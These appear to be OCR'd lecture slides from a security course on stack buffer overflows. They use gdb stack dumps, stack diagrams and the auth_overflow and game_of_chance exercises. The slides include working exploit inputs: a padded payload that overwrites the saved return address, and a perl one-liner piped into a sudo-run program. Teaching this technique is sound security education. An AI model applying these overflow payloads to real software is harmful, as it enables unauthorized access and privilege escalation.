
```
$ r < <(your_command_here)
```

- Write command output to file

```
$ r > filename
```

- Use file as input

```
$ r < filename
```



Now back to the stack


How to bend programs to your will

3-auth_overflow2

- Read and understand it
- Compile and play with it
- What does the stack look like?

3-auth_overflow2.c diff

difference from 1-auth_overflow



3-auth_overflow2.c stack

uh-oh

```
------------------------------------------------------------------[regs]
  EAX: 0xBFFFF760  EBX: 0xB7FD6FF4  ECX: 0xFFFFFDCC  EDX: 0xBFFFF999  o d I t s Z a P c
  ESI: 0xB8000CE0  EDI: 0x00000000  EBP: 0xBFFFF778  ESP: 0xBFFFF740  EIP: 0x08048433
  CS: 0073  DS: 007B  ES: 007B  FS: 0000  GS: 0033  SS: 007B
[0x007B:0xBFFFF740]-----------------------------------------------------[stack]
0xBFFFF730 : F0 76 F0 B7 E0 0C 00 B8 - 78 F7 FF BF 33 84 04 08 .v......x...3...
0xBFFFF740 : 60 F7 FF BF 94 F9 FF BF - 58 F7 FF BF D9 82 04 08 `.......X.......
0xBFFFF750 : 29 F7 F9 B7 F4 6F FD B7 - 88 F7 FF BF 00 00 00 00 )....o..........
0xBFFFF760 : 41 41 41 41 00 F8 FF BF - 88 F7 FF BF F4 6F FD B7 AAAA.........o..
0xBFFFF770 : B0 47 FF B7 10 85 04 08 - 88 F7 FF BF BB 84 04 08 .G..............
0xBFFFF780 : 94 F9 FF BF 10 85 04 08 - E8 F7 FF BF BC FE EA B7 ................
------------------------------------------------------------------[code]
0x8048433 <check_authentication+31>:    lea    eax,[ebp-24]
0x8048436 <check_authentication+34>:    mov    DWORD PTR [esp+4],0x80485d4
0x804843e <check_authentication+42>:    mov    DWORD PTR [esp],eax
0x8048441 <check_authentication+45>:    call   0x804832c <strcmp@plt>
0x8048446 <check_authentication+50>:    test   eax,eax
0x8048448 <check_authentication+52>:    jne    0x8048451 <check_authentication+61>
0x804844a <check_authentication+54>:    mov    DWORD PTR [ebp-28],0x1
```

3-auth_overflow2.c

- now what?

3-auth_overflow2.c

- now what?
- take control

Example ELF in Memory

0x00000000 – Start of memory

0x08048000 – Start of .text Segment


0xbfff0000 – Top of stack

0xFFFFFFFF – End of memory


3-auth_overflow2.c exercise

- Take out a sheet of paper
- Diagram the stack
- Currently right before the strcpy call


3-auth_overflow2.c exercise



3-auth_overflow2.c exercise



3-auth_overflow2.c exercise



3-auth_overflow2.c exercise

<table>
<tr><td>low address</td><td></td><td rowspan="2"></td></tr>
<tr><td rowspan="7"></td><td></td></tr>
<tr><td>???</td><td rowspan="3">local vars</td></tr>
<tr><td>auth_flag</td></tr>
<tr><td>password_buffer</td></tr>
<tr><td></td><td></td></tr>
<tr><td></td><td></td></tr>
<tr><td></td><td></td></tr>
<tr><td>high address</td><td></td><td></td></tr>
</table>

3-auth_overflow2.c exercise

low address	&password_buffer	strcpy arguments (first argument, dest; second argument, src)
	&password	
	???	local vars
	auth_flag	
	password_buffer	
high address		

3-auth_overflow2.c exercise

low address	&password_buffer	strcpy arguments (first argument, dest; second argument, src)
	&password	
	???	local vars
	auth_flag	
	password_buffer	
	&password	argument
high address	???	local vars (main)

3-auth_overflow2.c exercise

low address	&password_buffer	strcpy arguments (first argument, dest; second argument, src)
	&password	
	???	local vars
	auth_flag	
	password_buffer	
	???	
	old ebp	
	old eip	← IMPORTANT
	&password	argument
high address	???	local vars (main)

3-auth_overflow2.c main

where do we want to go?

```
0x080484b6 <main+66>:    call   0x8048414 <check_authentication>
0x080484bb <main+71>:    test   eax,eax
0x080484bd <main+73>:    je     0x80484e5 <main+113>
0x080484bf <main+75>:    mov    DWORD PTR [esp],0x80485fb
```

3-auth_overflow2.c stack

let's put it together now

```
----------------------------------------------------------------------[regs]
  EAX: 0xBFFFF760  EBX: 0xB7FD6FF4  ECX: 0xFFFFFDD7  EDX: 0xBFFFF999  o d I t s Z a P c
  ESI: 0xB8000CE0  EDI: 0x00000000  EBP: 0xBFFFF778  ESP: 0xBFFFF740  EIP: 0x08048433
  CS: 0073  DS: 007B  ES: 007B  FS: 0000  GS: 0033  SS: 007B
[0x007B:0xBFFFF740]---------------------------------------------------[stack]
0xBFFFF730 : F0 76 F0 B7 E0 0C 00 B8 - 78 F7 FF BF 33 84 04 08 .v......x...3...
0xBFFFF740 : 60 F7 FF BF 89 F9 FF BF - 58 F7 FF BF D9 82 04 08 `.......X.......
0xBFFFF750 : 29 F7 F9 B7 F4 6F FD B7 - 88 F7 FF BF 00 00 00 00 ).....o...........
0xBFFFF760 : 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41 41 00 AAAAAAAAAAAAAAA.
0xBFFFF770 : B0 47 FF B7 10 85 04 08 - 88 F7 FF BF BB 84 04 08 .G..............
0xBFFFF780 : 89 F9 FF BF 10 85 04 08 - E8 F7 FF BF BC FE EA B7 ................
----------------------------------------------------------------------[code]
0x8048433 <check authentication+31>:    lea    eax,[ebp-24]
```


3-auth_overflow2.c stack

```
r AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
$(printf '\xbf\x84\x04\x08\xbf')
```

```
[regs]
  EAX: 0xBFFFF740  EBX: 0xB7FD6FF4  ECX: 0xFFFFFDC9  EDX: 0xBFFFF999  o d I t s Z a P c
  ESI: 0xB8000CE0  EDI: 0x00000000  EBP: 0xBFFFF758  ESP: 0xBFFFF720  EIP: 0x08048433
  CS: 0073  DS: 007B  ES: 007B  FS: 0000  GS: 0033  SS: 007B
[0x007B:0xBFFFF720]                                                    [stack]
0xBFFFF710 : F0 76 F0 B7 E0 0C 00 B8 - 58 F7 FF BF 33 84 04 08 .v......X...3...
0xBFFFF720 : 40 F7 FF BF 77 F9 FF BF - 38 F7 FF BF D9 82 04 08 @...w...8.......
0xBFFFF730 : 29 F7 F9 B7 F4 6F FD B7 - 68 F7 FF BF 00 00 00 00 )....o..h.......
0xBFFFF740 : 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0xBFFFF750 : 41 41 41 41 41 41 41 41 - 41 41 41 41 BF 84 04 08 AAAAAAAAAAAA....
0xBFFFF760 : BF 00 FF BF 10 85 04 08 - C8 F7 FF BF BC FE EA B7 ................
                                                                       [code]
0x8048433 <check_authentication+31>:    lea    eax,[ebp-24]
```

4-game_of_chance

- Read and understand it
- Compile and play with it
- Where's the vulnerability?
- How do you exploit it?




4-game_of_chance.c

```
perl -e 'print "1\n5\nn\n5\n" . "A"
x100 . "\x70\x8d\x04\x08\n" .
"1\nn\n" . "7\n"' | sudo .
/game_of_chance
```

Heap overflows

- Wow, you have until 04/10 until you have to deal with them



I’m sure not all of that sunk in

Questions?

Coming up

- Next class (Fri) is a lab
- After that (Tue) is a lecture on shellcoding